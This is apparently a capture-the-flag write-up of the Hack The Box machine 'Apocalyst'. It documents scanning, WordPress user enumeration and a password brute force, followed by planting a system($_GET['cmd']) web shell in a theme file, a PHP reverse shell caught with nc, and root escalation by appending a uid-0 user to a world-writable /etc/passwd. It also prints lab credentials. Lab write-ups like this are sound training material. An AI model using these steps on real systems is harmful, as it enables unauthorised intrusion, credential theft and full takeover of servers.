0x1 Scan

```
≡ offsec/apocalyst git:(master) ▶ rustscan --ulimit 1000 -a 10.10.10.46 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/khant/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up t
Open 10.10.10.46:22
Open 10.10.10.46:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC31v5ON0qrpNu/jcyTlljgNneZ/fMZ7CGOyDjCMa1Qc6YtMbYdd9H3o8u3nbiakd18y
W1w0mkfXEgknEbnFcb3Ey5QI60FC6gy/oWy3UyKNn3qkNq5XsMxVj4tbA4wP4yHIBoGUOLphSKpSDX8K+PoEgZ3Auo3zYjUw8rMPb3LSeXs
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM93PeqWOJlPlf9AK3ytgwWlOpQUC/hBo
|   256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuP4PNCgZu2qrKNZLu+PaCCyf5Eqq5no6CgJJPsST9h
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 HTTP (80)

It looks like Wordpress website.

POSTS

27TH JULY 2017

How Long do we Have?

This article has been taken from the express article found here:

If you believe in the countless end of the world predictions, then it is time to prepare for the apocalypse with militant Christians linking the dots to discover that 2017 will be our “final year” on this planet.

Increased seismic activity around the globe coupled with mass-animal deaths – such as the whale beachings in New Zealand – are “amazing evidence” that the end is nigh.

Conspiracy website Signs of The End Times says that the signs are in the Bible.

The website states: “Never has there been a time before when all these events were evident in so many diverse places and with such frequency and intensity.

“Our generation is the first generation to fulfil all the biblical signs.

Search …

RECENT POSTS

- How Long do we Have?
- What is the Apocalypse?
- Under Development

RECENT COMMENTS

ARCHIVES

- July 2017

CATEGORIES

wpscan

Since it is a wordpresss website, I use *wpscan* to enumerate

- vulnerable plugins/themes
- version
- existing users

```
Ξ security/offsec git:(master) ▶ wpscan -e vp,vt,u --url http://apocalyst.htb/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]Y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://apocalyst.htb/ [10.10.10.46]
[+] Started: Fri Mar 17 17:04:17 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://apocalyst.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://apocalyst.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

I also found one user *falaraki*.

```
[i] User(s) Identified:

[+] falaraki
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

There is no vulnerable plugins.

Feroxbuster

I did Feroxbuster and foudn some new interesting urls.


```
≡ security/offsec git:(master) ▶ feroxbuster -w ~/.local/wordlists/seclists/current/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://apocalyst.htb/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.3

 🎯 Target Url            http://apocalyst.htb/
 🚀 Threads               50
 📖 Wordlist              /home/khant/.local/wordlists/seclists/current/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌 Status Codes          [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        7
 🦡 User-Agent            feroxbuster/2.7.3
 🏁 HTTP methods          [GET]
 🔃 Recursion Depth       4
 🎉 New Version Available https://github.com/epi052/feroxbuster/releases/latest

 🏁  Press [ENTER] to use the Scan Management Menu™
```

```
301      GET        9l       28w      313c http://apocalyst.htb/main ⇒ http://apocalyst.htb/main/
301      GET        9l       28w      313c http://apocalyst.htb/info ⇒ http://apocalyst.htb/info/
301      GET        9l       28w      313c http://apocalyst.htb/page ⇒ http://apocalyst.htb/page/
301      GET        9l       28w      313c http://apocalyst.htb/site ⇒ http://apocalyst.htb/site/
301      GET        9l       28w      315c http://apocalyst.htb/events ⇒ http://apocalyst.htb/events/
301      GET        9l       28w      315c http://apocalyst.htb/header ⇒ http://apocalyst.htb/header/
200      GET      397l     4704w        0c http://apocalyst.htb/
301      GET        9l       28w      319c http://apocalyst.htb/wp-content ⇒ http://apocalyst.htb/wp-content/
301      GET        9l       28w      313c http://apocalyst.htb/blog ⇒ http://apocalyst.htb/blog/
301      GET        9l       28w      327c http://apocalyst.htb/wp-content/uploads ⇒ http://apocalyst.htb/wp-content/uploads/
301      GET        9l       28w      313c http://apocalyst.htb/post ⇒ http://apocalyst.htb/post/
301      GET        9l       28w      313c http://apocalyst.htb/text ⇒ http://apocalyst.htb/text/
301      GET        9l       28w      313c http://apocalyst.htb/book ⇒ http://apocalyst.htb/book/
301      GET        9l       28w      312c http://apocalyst.htb/art ⇒ http://apocalyst.htb/art/
301      GET        9l       28w      314c http://apocalyst.htb/start ⇒ http://apocalyst.htb/start/
301      GET        9l       28w      313c http://apocalyst.htb/icon ⇒ http://apocalyst.htb/icon/
301      GET        9l       28w      317c http://apocalyst.htb/pictures ⇒ http://apocalyst.htb/pictures/
301      GET        9l       28w      317c http://apocalyst.htb/personal ⇒ http://apocalyst.htb/personal/
301      GET        9l       28w      315c http://apocalyst.htb/Search ⇒ http://apocalyst.htb/Search/
301      GET        9l       28w      320c http://apocalyst.htb/information ⇒ http://apocalyst.htb/information/
301      GET        9l       28w      318c http://apocalyst.htb/reference ⇒ http://apocalyst.htb/reference/
301      GET        9l       28w      314c http://apocalyst.htb/entry ⇒ http://apocalyst.htb/entry/
301      GET        9l       28w      326c http://apocalyst.htb/wp-content/themes ⇒ http://apocalyst.htb/wp-content/themes/
301      GET        9l       28w      320c http://apocalyst.htb/wp-includes ⇒ http://apocalyst.htb/wp-includes/
301      GET        9l       28w      327c http://apocalyst.htb/wp-content/plugins ⇒ http://apocalyst.htb/wp-content/plugins/
301      GET        9l       28w      314c http://apocalyst.htb/state ⇒ http://apocalyst.htb/state/
301      GET        9l       28w      315c http://apocalyst.htb/custom ⇒ http://apocalyst.htb/custom/
301      GET        9l       28w      317c http://apocalyst.htb/language ⇒ http://apocalyst.htb/language/
301      GET        9l       28w      313c http://apocalyst.htb/down ⇒ http://apocalyst.htb/down/
301      GET        9l       28w      329c http://apocalyst.htb/wp-content/languages ⇒ http://apocalyst.htb/wp-content/languages/
301      GET        9l       28w      327c http://apocalyst.htb/wp-content/upgrade ⇒ http://apocalyst.htb/wp-content/upgrade/
301      GET        9l       28w      313c http://apocalyst.htb/term ⇒ http://apocalyst.htb/term/
301      GET        9l       28w      312c http://apocalyst.htb/RSS ⇒ http://apocalyst.htb/RSS/
301      GET        9l       28w      312c http://apocalyst.htb/org ⇒ http://apocalyst.htb/org/
301      GET        9l       28w      317c http://apocalyst.htb/masthead ⇒ http://apocalyst.htb/masthead/
301      GET        9l       28w      313c http://apocalyst.htb/time ⇒ http://apocalyst.htb/time/
301      GET        9l       28w      313c http://apocalyst.htb/Blog ⇒ http://apocalyst.htb/Blog/
301      GET        9l       28w      317c http://apocalyst.htb/accounts ⇒ http://apocalyst.htb/accounts/
301      GET        9l       28w      313c http://apocalyst.htb/name ⇒ http://apocalyst.htb/name/
301      GET        9l       28w      313c http://apocalyst.htb/meta ⇒ http://apocalyst.htb/meta/
301      GET        9l       28w      315c http://apocalyst.htb/thanks ⇒ http://apocalyst.htb/thanks/
301      GET        9l       28w      314c http://apocalyst.htb/power ⇒ http://apocalyst.htb/power/
301      GET        9l       28w      315c http://apocalyst.htb/vision ⇒ http://apocalyst.htb/vision/
301      GET        9l       28w      313c http://apocalyst.htb/fire ⇒ http://apocalyst.htb/fire/
301      GET        9l       28w      313c http://apocalyst.htb/last ⇒ http://apocalyst.htb/last/
301      GET        9l       28w      312c http://apocalyst.htb/New ⇒ http://apocalyst.htb/New/
301      GET        9l       28w      317c http://apocalyst.htb/branding ⇒ http://apocalyst.htb/branding/
301      GET        9l       28w      318c http://apocalyst.htb/knowledge ⇒ http://apocalyst.htb/knowledge/
301      GET        9l       28w      313c http://apocalyst.htb/idea ⇒ http://apocalyst.htb/idea/
301      GET        9l       28w      314c http://apocalyst.htb/dates ⇒ http://apocalyst.htb/dates/
301      GET        9l       28w      314c http://apocalyst.htb/build ⇒ http://apocalyst.htb/build/
```

But they all return this image.

- */main*
- */blog*

- */page* and etc



Nothing promising comes out.

Wfuzz with custom wordlist

I created a custom wordlist with *cewl*

```
Ξ offsec/apocalyst git:(master) ▶ cewl http://apocalyst.htb -w wordlist.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Ξ offsec/apocalyst git:(master) ▶ head wordlist.txt
the
and
Apocalypse
Revelation
that
Preparation
Blog
end
Book
Daniel
Ξ offsec/apocalyst git:(master) ▶ wc -l wordlist.txt
532 wordlist.txt
Ξ offsec/apocalyst git:(master) ▶
```

I found a route that seems to response quite different.

```
Ξ offsec/apocalyst git:(master) ▶ wfuzz -w wordlist.txt -u http://apocalyst.htb/FUZZ/ --hl 9,13
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://apocalyst.htb/FUZZ/
Total requests: 532

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000455:   200        14 L     20 W       175 Ch      "Rightiousness"

Total time: 0
Processed Requests: 532
Filtered Requests: 531
Requests/sec.: 0
```

stegnography

I found a hidden text file inside the image.

```
Ξ offsec/apocalyst git:(master) ▶ steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
Ξ offsec/apocalyst git:(master) ▶ head list.txt
World
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
Ξ offsec/apocalyst git:(master) ▶ wc -l list.txt
486 list.txt
Ξ offsec/apocalyst git:(master) ▶
```

I try *wfuzz* again but this time does not give anything.

```
Ξ offsec/apocalyst git:(master) ▶ wfuzz -w list.txt -u http://apocalyst.htb/FUZZ/ --hl 9,13
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://apocalyst.htb/FUZZ/
Total requests: 486

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0
Processed Requests: 486
Filtered Requests: 486
Requests/sec.: 0
```

wp-admin bruteforce


So I try password bruteforce on Wordpress site.

```
≡ offsec/apocalyst git:(master) ▶ wpscan --url http://apocalyst.htb/ --passwords list.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://apocalyst.htb/ [10.10.10.46]
[+] Started: Fri Mar 17 17:41:09 2023
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - falaraki / Transclisiation
Trying falaraki / Transclisiation Time: 00:00:13 <============================================================>

[!] Valid Combinations Found:
 | Username: falaraki, Password: Transclisiation
```

I found a valid credential.

- *falaraki:Transclisiation*



I edit theme header to put *phpinfo();* and it works.

Edit Themes

File edited successfully.

Twenty Seventeen: Theme Header (header.php)

Select theme to edit:

```
<head>
<meta charset="<?php bloginfo( 'charset' ); ?>">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<?php wp_head(); ?>
</head>


<?php
    phpinfo();
?>

<body <?php body_class(); ?>>
<div id="page" class="site">
    <a class="skip-link screen-reader-text" href="#content"><?php _e( 'Skip to content', 'twentyseventeen' ); ?></a>

    <header id="masthead" class="site-header" role="banner">

        <?php get_template_part( 'template-parts/header/header', 'image' ); ?>

        <?php if ( has_nav_menu( 'top' ) ) : ?>
            <div class="navigation-top">
                <div class="wrap">
                    <?php get_template_part( 'template-parts/navigation/navigation', 'top' ); ?>
                </div><!-- .wrap -->
            </div><!-- .navigation-top -->
        <?php endif; ?>

    </header><!-- #masthead -->
```

Documentation: Function Name... Look Up

Apocalypse Preparation Blog Customise 1 0 New Edit Post Hi, falaraki


PHP Version 7.0.18-0ubuntu0.16.04.1

System	Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled

I updated for web shell.

Twenty Seventeen: Theme Header (header.php)

```
<head>
<meta charset="<?php bloginfo( 'charset' ); ?>">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<?php wp_head(); ?>
</head>


<?php
    system($_GET['cmd']);
?>

<body <?php body_class(); ?>>
<div id="page" class="site">
    <a class="skip-link screen-reader-text" href="#content"><?php _e( 'Skip to content', 'twentyseventeen' ); ?></a>

    <header id="masthead" class="site-header" role="banner">

        <?php get_template_part( 'template-parts/header/header', 'image' ); ?>

        <?php if ( has_nav_menu( 'top' ) ) : ?>
            <div class="navigation-top">
                <div class="wrap">
                    <?php get_template_part( 'template-parts/navigation/navigation', 'top' ); ?>
                </div><!-- .wrap -->
            </div><!-- .navigation-top -->
        <?php endif; ?>

    </header><!-- #masthead -->
```



This time I replace with the following PHP reverse shell.

- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

I receives a shell.

```
130 offsec/apocalyst git:(master) ▶ rlwrap nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.10.46 47922
Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 12:53:37 up  4:08,  0 users,  load average: 0.07, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

0x3 Foothold

enumeration as *www-data*

I got the shell as *www-data*. Inside */var/www/html* I got 2 directory

```
ls /var/www/html
apocalyst.htb  index.html  testdir.htb
cd /var/www/html
cd /var/www/html
www-data@apocalyst:/var/www/html$
```

I read */var/www/html/apocalyst.htb/wp-config.php* and found credential.

```
cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_myblog');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'Th3SoopaD00paPa5S!');
```

- *root:Th3SoopaD00paPa5S!* → I try password reuse on *root* and *falaraki* and both failed.

user.txt

```
cd /home/falaraki
cd /home/falaraki
ls
ls
user.txt
cat user.txt
cat user.txt
edb7b53b2f15b188b4b99203331c2f20
ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:e9:ed brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.46/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:e9ed/64 scope global mngtmpaddr dynamic
       valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:e9ed/64 scope link
       valid_lft forever preferred_lft forever
hostname
hostname
apocalyst
www-data@apocalyst:/home/falaraki$
```

Privilege escalation

/etc/passwd is writable by any users. For example, this is how correct permission should be like.

```
Ξ offsec/apocalyst git:(master) ▶ ls -al /etc/passwd
.rw-r--r-- 2.9k root 11 Feb 00:36 /etc/passwd
Ξ offsec/apocalyst git:(master) ▶
```

This is how permission is in *apocalypse*

```
ls -al /etc/passwd
ls -al /etc/passwd
-rw-rw-rw- 1 root root 1637 Jul 26  2017 /etc/passwd
www-data@apocalyst:/home/falaraki$
```

So I generate password *pwned* hash

```
Ξ offsec/apocalyst git:(master) ▶ openssl passwd -1 pwned
$1$jhANVDbZ$rD4TIAAYFZAsEsdl9p3g91
Ξ offsec/apocalyst git:(master) ▶
```

Then I add to */etc/passwd*

```
echo 'ghost:$1$jhANVDbZ$rD4TIAAYFZAsEsdl9p3g91:0:0:root:/root:/bin/bash' >> /etc/passwd
oot:/bin/bash' >> /etc/passwdAAYFZAsEsdl9p3g91:0:0:root:/r
tail /etc/passwd
tail /etc/passwd
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
falaraki:x:1000:1000:Falaraki Rainiti,,,:/home/falaraki:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
ghost:$1$jhANVDbZ$rD4TIAAYFZAsEsdl9p3g91:0:0:root:/root:/bin/bash
www-data@apocalyst:/$
```

Then I can login as *root*.

```
su ghost
su ghost
pwned

id
id
uid=0(root) gid=0(root) groups=0(root)
root@apocalyst:/#
```

root.txt

```
cat root.txt
cat root.txt
62991c4eefd0f87d7b71a5064f8b6faa
ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
